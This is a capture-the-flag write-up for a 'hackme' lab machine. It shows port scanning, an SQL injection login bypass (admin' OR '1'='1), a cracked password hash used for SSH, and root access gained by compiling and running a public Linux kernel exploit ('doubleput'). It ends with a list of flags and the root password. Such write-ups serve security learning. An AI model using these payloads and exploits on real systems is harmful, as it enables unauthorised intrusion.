
Hackme Writeup

We fine two open ports on doing an nmap scam

PORT STATE SERVICE 22/tcp open ssh 80/tcp open http

Port 80

We find a login page



It is vulnerable to SQLi and we can gain access to the dashboard using the following payload admin' OR '1'='1

Once authenticated, we uncover a /secret.php endpoint using dirsearch, which contains credentials.

Username: bill

Password:

bf2ef88c1498530a2c89005e7d5013be8df2fe1aca097889e6d202b1ff802e5 afa2a64c42c8759da692857d8b4bf0193b28fdc5ce4093b96c4f88a7fa7bedc cf It is a SHA-512 hashed password → cottoncandy

Now we can ssh using the credentials bill: cottoncandy

```
bill@192.168.56.3's password:
Welcome back!

bill@hackme:~$ ls
user.txt
bill@hackme:~$ cat user.txt
flag{7ac1f0cfff8f32e1244807b82fc96e54}
```

And we got the user flag!

Privilege Escalation

```
bill@hackme:~$ uname -a
Linux hackme.org 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 athlon i686 GNU/Linux
```

On running `uname -a`, and a bit of googling, we find that the kernel is vulnerable

<u>Linux: UAF via double-fdput() in bpf(BPF_PROG_LOAD) error</u> path [42452340] - Project Zero (chromium.org)

After downloading exploit.tar,

```
tar -xvf exploit.tar
./compile.sh
./doubleput
```

And we are root!

bill: cottoncandy

user flag: flag{7ac1f0cfff8f32e1244807b82fc96e54}

root password: jTtbUqf6MhYCdk8V532zvA

root flag : flag{6debec8448a92ddc45942445dbbfd727}